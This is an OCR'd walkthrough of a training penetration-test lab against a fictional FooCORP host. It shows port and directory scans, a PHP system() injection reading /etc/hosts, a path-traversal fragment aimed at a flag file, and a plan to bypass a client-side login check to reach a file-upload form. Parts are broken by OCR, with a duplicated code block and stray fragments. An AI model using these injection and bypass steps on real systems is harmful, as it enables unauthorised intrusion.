
• Since this is a DNS server, it is recommended that you also browse **/etc/hosts** for some probably useful information. You can do that, as follows.

→ This will help us gather more hidden hosts



→ Capture all these hosts with BurpSuite to test later

- Inside Burp suite, the output looks much more clear.
  As you can see, an **unknown Virtual Host** was discovered among some fake hosts.
  Let's add it to our system's **/etc/hosts** file and continue with the last machine of this challenge.



172.16.64.91

Nmap scan report for **172.16.64.91**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

6379/tcp open redis Redis key-value store
MAC Address: 00:50:56:A5:0C:74 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Dirb

- Nothing found

```
┌──(root💀kali)-[~]
└─# dirb http://172.16.64.91

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  5 19:03:29 2021
URL_BASE: http://172.16.64.91/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.91/ ----
+ http://172.16.64.91/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.91/server-status (CODE:403|SIZE:300)
-----------------
END_TIME: Mon Jul  5 19:05:07 2021
DOWNLOADED: 4612 - FOUND: 2
```


Recall that: We've obtained some hidden directories with BurpSuite

2Fwww%2Fflag.txt%


```
        system("cat /etc/hosts");
      </b>
       <hr />
      127.0.0.1 dns.foocorp.io
35    127.0.1.1 xubuntu
36    127.0.0.1    iy1f8c0rbn4i50qsd4qp.foocorp.io
37    127.0.0.1    zwue6qr1bozxee6ajbnh.foocorp.io
38    127.0.0.1    imhiwugyiw47frjgiij4.foocorp.io
39    127.0.0.1    ckwhi4l4zo2p7uuu6spz.foocorp.io
40    127.0.0.1    8hyyv3bd2vg11lvnq6b5.foocorp.io
41    127.0.0.1    fn8e3b420dm0tekjkat6.foocorp.io
42    127.0.0.1    fi2ziinpstes1v37p4d4.foocorp.io
43    127.0.0.1    kjz6l6ki35x4tmbnktdh.foocorp.io
44    127.0.0.1    zl4fslkpip7pqvl8attn.foocorp.io
45    127.0.0.1    q2qp90okqfpuf8z6qpl4.foocorp.io
46    127.0.0.1    8kq8hxubqgv2xtk4thgb.foocorp.io
47    127.0.0.1    anbapwaf51a4hnvhcyat.foocorp.io
48    127.0.0.1    b5haajglmpf4oit5bjm4.foocorp.io
49    127.0.0.1    djsx2456qb9uaht0kd64.foocorp.io
50    127.0.0.1    goy4eil8flnwlsupndld.foocorp.io
51    127.0.0.1    f72wlqc48agc3875keiq.foocorp.io
52    127.0.0.1    hdny0sw0xnu2h3woeze6.foocorp.io
53    127.0.0.1    j8mgnalcxid6hc603ugq.foocorp.io
54    127.0.0.1    fe20nnrl0vnxcb6963se.foocorp.io
55    127.0.0.1    z5cmau4ies9uwe4xfziw.foocorp.io
56    127.0.0.1    48c1afiow6rdt39bzdlm.foocorp.io
57    127.0.0.1    o8m5ma2371xe8z3l0ghc.foocorp.io
58    127.0.0.1    4lwoyyvjg0unxz692pyf.foocorp.io
59    127.0.0.1    hppbkxyes0heecvcisko.foocorp.io
60    127.0.0.1    9afw8mkkyog4fi5rk4bj.foocorp.io
61    127.0.0.1    2l2fhjboktwk3flrtq3k.foocorp.io
62    127.0.0.1    yq0q4x5d2vpucsrps3a1.foocorp.io
63    127.0.0.1    jcpgttczoggxfc3f25tm.foocorp.io
64    127.0.0.1    0pm6duqbu2o8ajzkjeai.foocorp.io
65    127.0.0.1    ltpxbpp80fgt3r3292ag.foocorp.io
66    172.16.64.91    75ajvxi36vchsv584es1.foocorp.io
67    127.0.0.1    9fys6zpn5k03zt299wyj.foocorp.io
68    127.0.0.1    uvq8daoyiuq75znffwvy.foocorp.io
69    127.0.0.1    qv0jwarev2y4lq69xy9w.foocorp.io
70    127.0.0.1    h1z07t1pujg9ti677md0.foocorp.io
71    127.0.0.1    k47x59arbizhwqoyy04q.foocorp.io
72    127.0.0.1    h7ix8b28elnzzq0iuphd.foocorp.io
```

Modify hosts file

- However, once the previously discovered virtual host is added to our **/etc/hosts**. We come across the below.




- **Connect to it**



Dirb the hidden address


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  5 19:18:10 2021
URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
GENERATED WORDS: 4612

---- Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/ ----
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/
+ http://75ajvxi36vchsv584es1.foocorp.io/index.html (CODE:200|SIZE:4)
+ http://75ajvxi36vchsv584es1.foocorp.io/server-status (CODE:403|SIZE:319)

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/ ----
+ http://75ajvxi36vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:511)
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/js/
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/ ----
+ http://75ajvxi36vchsv584es1.foocorp.io/app/upload/index.php (CODE:302|SIZE:0)

-----------------
END_TIME: Mon Jul  5 19:22:50 2021
DOWNLOADED: 13836 - FOUND: 4
```

- This page keeps on displaying a javascript pop-up that makes our inspection difficult.



- However, there's an upload form that could be vulnerable to arbitrary file upload.
  ⇒ Let's try to view the page's source code in order to inspect the form.


```
1  <html><body style="background: black; color: white;">
2  <script src="http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>
3  <center><div style="border: 1px yellow double">
4  <br /><br />
5  <form action="upload/upload.php" method="post" enctype="multipart/form-data">
6  <br />Select  file to upload:
7  <input type="file" name="fileToUpload" id="fileToUpload">
8  <input type="submit" value="Upload" name="submit">
9  </form>
10 <br /><br />
11 </div></center>
12 <hr /><br />
13 <center>&copy; FooCORP 2021</center>
14 <body></html>
15
```




```
setTimeout(function (){
   alert("You have to be logged in to continue!");
   window.location.href="denied.php";
   }, 1000);
```

Attemp to upload payload

```
1  <html><body style="background: black; color: white;">
2  <script src="http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>
3  <center><div style="border: 1px yellow double">
4  <br /><br />
5  <form action="upload/upload.php" method="post" enctype="multipart/form-data">
6  <br />Select  file to upload:
7  <input type="file" name="fileToUpload" id="fileToUpload">
8  <input type="submit" value="Upload" name="submit">
9  </form>
10 <br /><br />
11 </div></center>
12 <hr /><br />
13 <center>&copy; FooCORP 2021</center>
14 <body></html>
15
```





```
setTimeout(function (){
   alert("You have to be logged in to continue!");
   window.location.href="denied.php";
   }, 1000);
```

- The form can be written locally to a .html file. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>
```


- Notice that the Upload button is so broken



- When going back to dirb, we can observe that within the **/app/** directory another path was also discovered

/app/upload, that instantly redirects the user to **upload.php** file in the top directory.

- Let's modify the local html form to point to **http://75ajvxi36vchsv584es1.foocorp.io/-app/upload.php,**
  instead of **http://75ajvxi36vchsv584es1.foocorp.io/app/upload/upload.php**

